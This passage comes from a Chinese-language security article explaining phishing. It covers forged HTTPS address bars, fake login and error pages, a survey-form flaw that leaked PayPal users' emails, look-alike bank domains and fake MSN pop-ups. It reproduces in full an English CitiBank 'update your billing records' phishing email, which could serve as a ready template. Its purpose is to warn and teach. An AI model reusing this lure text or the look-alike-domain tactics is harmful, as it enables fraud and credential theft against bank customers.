


图5

"属性"，我们就可以看到真实的页面URL地址了。可以看到，这个站点是一个HTTP地址，而不是加密的"https"地址，这和状态条上伪造的HTTPS地址存在一个很明显的矛盾。如果鱼儿上钩"登录"了，下一个伪造的页面就会显示出来。如图6 所示。




图6

第五步，用户的信息输入完毕，然而登录时可能出现"Email地址与我们的记录不匹配，请重新输入"。也许，将资料拱手相让的用户还不知道自己已经受骗，还在错误地认为可能是自己输入有误。须不知，这正是钓鱼者玩的一个小把戏。如图7所示。





图7

从上述"钓鱼"过程中，我们可以看出钓鱼者做"饵"的手段十分高明，地址栏几乎能以假乱真，传输数据更是在不知不觉中悄悄进行。除此之外，钓鱼式攻击者还

可以通过搜索引擎、各种木马、网页等来收集用户的资料，当然，这一切都是在用户认为"理所当然"的情况下进行的。比如，PayPal公司委托BenchmarkPortal公司进行了一场网络意见调查，但因为BenchmarkPortal公司设计的某个网页表格的安全措施不安全（这样的漏洞在国内也不少），即设计的选择退出表格有安全漏洞，只要在某人猜中这家公司给某一顾客的意见调查身份编号，表格就会显示出该名顾客的电子邮件地址，这导致了一部分使用者的电子邮件外泄，而对于有心的攻击者来说，猜出有效的身份识别码后，系统就会回传对应的PayPal使用者邮件地址。猜到邮件地址后，他们会做些什么呢？

3.垃圾邮件中的社会工程学欺骗

熟练的社会工程学使用者都擅长进行信息收集，很多表面上看起来一点用都没有的信息都会被这些人利用起来进行渗透。类似的社会工程学原理被钓鱼式攻击者巧妙地用在了垃圾邮件的传递中。初次看到accounts@citibank.com这个地址，Citibank的顾客肯定不会有什么怀疑。假如有位Citibank的顾客收到了这样一封邮件，如图8 所示。


Dear valued CitiBank member, It has come to our attention that your CitiBank Billing Information records are out of date. That requires you to update the Billing Information If you could please take 5-10 minutes out of your online experience and update your billing records, you will not run into any future problems with CitiBank's online service. However, failure to update your records will result in account termination Please update your records in maximum 24 hours. Once you have updated your account records, your CitiBank session will not be interrupted and will continue as normal. Failure to update will result in cancellation of service, Terms of Service (TOS) violations or future billing problems.

Please click here to update your billing records.

Thank you for your time!
Marry Kimmel,
CitiBank Billing Department team.

Citi.com
Citigroup Privacy Promise
Terms, conditions, caveats and small print
Copyright (c) 2004, Citicorp

图8

暂且不问信的来路，这是一个做得很好的社会工程学骗局。发送者通过合法的伪装来骗取受害者的信任。骗局是这样的："亲爱的**用户，我们注意到您的账户信息已经过期了，现在需要更新账户信息，如果不及时更改将会导致账户信息失效"。我们注意到，在邮件的醒目之处有一行信息："Please click here to update your billing records"，即"请点击此处更新你的收费记录"。看上去的地址是http://www.mycitibank.net/，实际上银行地址是http://www. citibank.net/。

这个网络钓鱼攻击者使用的是http://www.mycitibank.net/，乍一眼看上去很亲切，实际上是仿冒了银行地址。在愉悦的"冲浪"时刻，当用户看到比真实的页面还要生动的假冒页面时，可能就会放松警惕性，甚至还会有一种亲切感。如图9 所示。

用户输入数据后，还可以通过巧妙的JavaScript脚本来迷惑用户。仿冒的站点提供了很多银行的连接，这样就给人以可信的感觉，实际上也是一种社会工程学的暗示。在得到用户的信任，并且使用户输入完毕后，网站通过巧妙的脚本设计，使用户相信自己的数据确实得到了更新。如图10 所示。




图9

这些操作完毕后，还会出现"谢谢！我们将会进一步核实你的信息并尽快联系您！"，可见其考虑的周到之处。但是，对于受愚弄的受害者来说，现在所产生的任何疑问都已经太迟了。




图10

类似的案例还有不少：有些钓鱼者发信冒充是来自保险公司的关于信用卡的邮件。这些邮件的意思是联邦保险公司推出了一项新的业务，旨在对那些进行在线交易的用户们提供安全的信用卡服务，并提供了一些商家的优惠信息。这封邮件看上去和普通的邮件没有两样，语气平和，而且给用户提供了很多折扣、免费使用等吸引条件。在看不到损失的情况下，很多用户可能就会通过其提供的地址将信用卡信息拱手相送。另外，他们还给用户以警告，声称：如果忽视我们的要求，我们将不得不终止你的账户。

网站陷阱让你防不胜防

网络现在是非常普及的，很多人都开始习惯信息、资料都从网络上获取的生活方式，但你可知道普通的网页有时候正是钓鱼者最好的诱饵？

1.MSN页面上的弹出窗口和伪造表单

MSN Messenger是微软公司推出的即时消息软件，

无缝结合的平台再加上优秀的性能，使MSN拥有了大量的用户群。如果我们拥有Hotmail或者MSN的邮件账号，那就可以直接登录MSN Messenger而无需再申请新的账号了。看看下面的网站，如果点击邮件中的链接，就会被引诱到伪装成MSN站点的假冒网站。假冒网站会显示一个与MSN背景类似的弹出窗口，而假冒网站的真实URL则被隐藏起来，如图11所示。

